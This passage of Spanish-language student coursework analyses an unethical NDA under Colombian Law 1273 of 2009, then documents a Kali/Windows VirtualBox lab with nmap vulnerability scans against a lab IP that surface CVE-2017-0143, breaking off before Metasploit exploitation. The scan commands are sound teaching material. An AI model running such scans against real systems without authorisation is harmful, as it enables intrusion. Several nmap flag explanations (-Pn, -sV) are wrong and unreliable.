En la Cláusula Cuarta. Obligaciones de la parte receptora. En esta cláusula en los Numerales 4, 7, 8,9 se pueden evidenciar varios numerales los cuales son antiéticos debido a que imponen restricciones al evitar que la parte receptora denuncie actividades sospechosas de espionaje y que se incrimine por el mal uso de la información que se le dé o por la información ilegal que se le pueda encontrar.

En la Cláusula Octava. Solución de controversias menciona: " En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a CyberFort Technologies" Se evidencia que se busca eximir a la empresa CyberFort Technologies de cualquier responsabilidad legal o penal en el caso de que el empleado o la parte receptora sea descubierta en posesión de información ilegal que es de propiedad de la empresa. Se puede ver como un intento de evasión de responsabilidad lo cual es ilegal y antiético.

Si la respuesta es afirmativa y usted encontró algún proceso ilegal de la ley 1273 se podrían vulnerar en dicho acuerdo y especificar porqué vulnera artículos de la ley 1273

De acuerdo con mi análisis de la lectura de los anexos 2 y anexo 3 considero que se puede vulnerar los siguientes artículos de la Ley 1273 de 2009 Artículo 269A: Acceso abusivo a un sistema informático Artículo 269C: Interceptación de datos informáticos.
Artículo 269D: Daño Informático.
Artículo 269F: Violación de datos personales.

- **¿Existiendo procesos poco confiables en el anexo 3 – Acuerdo, ¿usted como experto en ciberseguridad aplicaría a este trabajo en CyberFort Technologies, donde la organización dispone de un sueldo de $15.000.000 de pesos colombianos mensuales y**

contrato vitalicio? Debe argumentar su respuesta ya sea afirmativa o negativa y tener en cuenta en la argumentación que dispone COPNIA en su código de ética para ingenieros

En mi caso particular no aceptaría la oferta laboral a pesar de que esté muy bien remunerada, ya que puede que se disfrute por un corto tiempo del sueldo de $15.000.000 de pesos colombianos pero se tendría que responder ante las autoridades judiciales por todo lo antiético e ilegal que la empresa realiza, además de perder la tarjeta profesional por no acatar lo establecido en la Ley 842 de 2003 se consideraría una falta gravísima según el art.53 núm. E Incurrir en algún delito que atente contra sus clientes, colegas o autoridades de la República, siempre y cuando la conducta punible comprenda el ejercicio de la ingeniería o de alguna de sus profesiones auxiliares; en lo que respecta a la ética profesional en el ejercicio de la ingeniería.

- **Deberá analizar el caso problema "Ciberespionaje y Ética en CyberFort Technologies" (Anexo 7 - Escenario 2), redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron generar y dar respuesta los siguientes interrogantes:**

- **¿Hasta qué punto las empresas de ciberseguridad deben tener acceso a información sensible de sus clientes durante una auditoría de seguridad, y cómo se puede garantizar que este acceso no sea explotado de manera indebida?**

Las empresas que prestan servicios de ciberseguridad, cuando son contratadas para realizar auditorías, inevitablemente obtendrán acceso a información sensible y/o confidencial, ya que su labor implica revisar a fondo datos críticos, la infraestructura de seguridad e informática de la empresa, así como también realizar análisis de vulnerabilidades para garantizar la seguridad. Para que el acceso no sea explotado de manera indebida debe estar estrictamente limitado al alcance del trabajo previamente acordado con el cliente y firmar un acuerdo de confidencialidad en el que sea claro para las partes. Aclarar que cualquier uso de la información fuera del propósito de la auditoría debe ser considerado una violación de la confianza y se puede llegar a catalogar como un acto ilícito.

- **¿Qué mecanismos de supervisión y control deberían implementarse en las empresas de ciberseguridad para evitar que sus empleados utilicen herramientas avanzadas**

de análisis forense con fines no autorizados o éticamente cuestionables? Considero con lo abordado en el desarrollo de este trabajo que las empresas de servicios de ciberseguridad deben establece mecanismos como:

Sistemas de control de acceso (IAM) a cada una de las herramientas.
Implementar soluciones tecnológicas que permitan el monitoreo en tiempo real de las actividades de los empleados
Realizar auditorias a los empleados incluyendo la revisión de los .logs
Establecer un código de ética que se claro en el uso de las diferentes herramientas avanzadas.
Realizar y firmar contratos y acuerdos de confidencialidad los cuales deben estipular con claridad las responsabilidades de los empleados y las consecuencias legales en caso de uso indebido de herramientas o accesos no autorizados a la información.

- **¿Cómo deberían responder los gobiernos y organizaciones cuando descubren que una empresa de ciberseguridad contratada ha cometido actos de ciberespionaje? ¿Cuáles serían las medidas adecuadas para restaurar la confianza y asegurar que no ocurra nuevamente**

De acuerdo con el caso de estudio del anexo 7 Escenario 2 en donde se sufrió actos de ciberespionaje el gobierno y/o la organización debe actuar de manera rápida iniciando la investigación y realizando reporte al Equipo de Respuesta ante Emergencias Informáticas – CSIRT de su país e iniciar las actuaciones ante las autoridades correspondientes. En el caso de un país como Colombia, esto incluiría presentar una denuncia formal bajo la Ley 1273 de 2009. Además de revisar cuales fueron los sistemas comprometidos y evaluar el impacto del espionaje, esto incluye determinar qué tipo de información fue robada, cuánta fue comprometida y cómo fue utilizada. Contratar a otro equipo independiente de ciberseguridad para auditar los sistemas afectados de tal manera que pueda asegurarse de que no queden vulnerabilidades y confirmar que los accesos no autorizados han sido cancelados

Para finalizar esta actividad es importante que usted reconozca, analice y configure "banco de trabajo" lo solicitado en el anexo 1 – Escenario 1 sobre el cual deberá trabajar actividades que contienen un alto grado de tecnicidad. Lo solicitado en el anexo 1 – escenario 1 es lo siguiente:

- **Paso A: Descargar la herramienta virtualizadora "VirtualBox" en su última versión.**

En la siguiente captura de pantalla se puede evidenciar la descarga e instalación de VirtualBox




Figura Nr 10 fuente: Autoría propia

- **Paso B: Una vez se realice apertura del foro para el desarrollo de la actividad se procederá a compartir enlace de descarga de lo requerido para el montaje del banco de trabajo, las imágenes en formato. OVA las cuales se encuentran ya preconfiguradas para ser utilizadas en las actividades de carácter técnico. En las imágenes. OVA existe: Un sistema operativo windows y un sistema operativo Kali Linux.**

Captura de pantalla de inicio de sesión que evidencia la descarga e instalación de KaliLinux




Figura Nr 11 Autoría propia

Captura de pantalla que muestra la instalación de la MV de Windows 7




Figura Nr 12Autoria propia

- **Paso C: Debe validar que exista comunicación entre cada una de las máquinas Windows con la máquina de Kali Linux, recuerde por favor no encender las tres máquinas al tiempo ya que puede colapsar los recursos hardware de su equipo host,**

encienda primero una máquina Windows y posterior a ello encienda la máquina Kali Linux.

Captura de pantalla donde se muestra la IP de la MV de kaliLinx 10.0.2.15/24

Figura Nr 13 Autoría propia

Captura de pantalla donde se muestra la IP 10.0.2.6/24 de la MV de Windows




Figura Nr 14

Se muestra el ping realizado desde la MV de Windows hacia KaliLinux




Figura Nr 15 Autoría propia

En la siguiente captura de pantalla se muestra el ping realizado desde la MV de kaliLinux hacia la MV de Windows




Figura Nr 16 Autoría propia

- **Paso D: Evidenciar con printscreen el montaje del banco de trabajo y explicar cómo se encuentra desplegado “características técnicas de hardware”.**

Como se ha evidenciado en el punto anterior se han realizado las capturas de pantalla de la instalación y configuración de las máquinas virtuales MV, sin embargo, la configuración que tiene la MV virtual Windows es la siguiente

Figura Nr 17 Autoría propia

Como se puede ver en figura anterior la MV de Windows tiene configurado 1 procesador, RAM de 4096 MB con memoria de video 18 MB, además están conectados a un NAT llamado pruebaFIT que asigna IP por DHCP

También comparto la configuración de la MV de KaliLinux

Figura Nr 18 Autoría propia

Como se puede ver en figura anterior la MV tiene configurado 2 procesadores, RAM de 5899 MB con memoria de video 96MB, además están conectados a un NAT llamado pruebaFIT que asigna IP por DHCP

1. **Describa de manera específica las herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado a Redteam. Deberá adjuntar evidencia de los comandos utilizados y resultados que arrojó cada herramienta utilizada, estas herramientas deben estar clasificadas según los pasos de un pentesting.**


Se utiliza la herramienta NMAP y se corre el comando nmap -T4 -Pn -sC -sV 10.0.2.6

-T4 reducir el tiempo de escanes


-Pn para que realice un ping

-sC ejecución del escrip y detalle de la información
-sV para que realice escaneo de las vulnerabilidades


Por último, la IP del equipo que se va a escanear



También se puede realizar el escáner de vulnerabilidades con el comando nmap -T4 -sV --script vuln 10.0.2.6 que se muestra a continuación



Con los comando ejecutados se puede ver cual es la vulnerabilidad del sistema objetivo CVE:CVE-2017-0143



Despues de correr Rejjeto_123456 en la MV de Windows se puede apreciar que se encuentra otra vulnerabilidad

Como ya se conoce la vulnerabilidad, ahora se procede a realizar la explotación mediate el framework metasploit

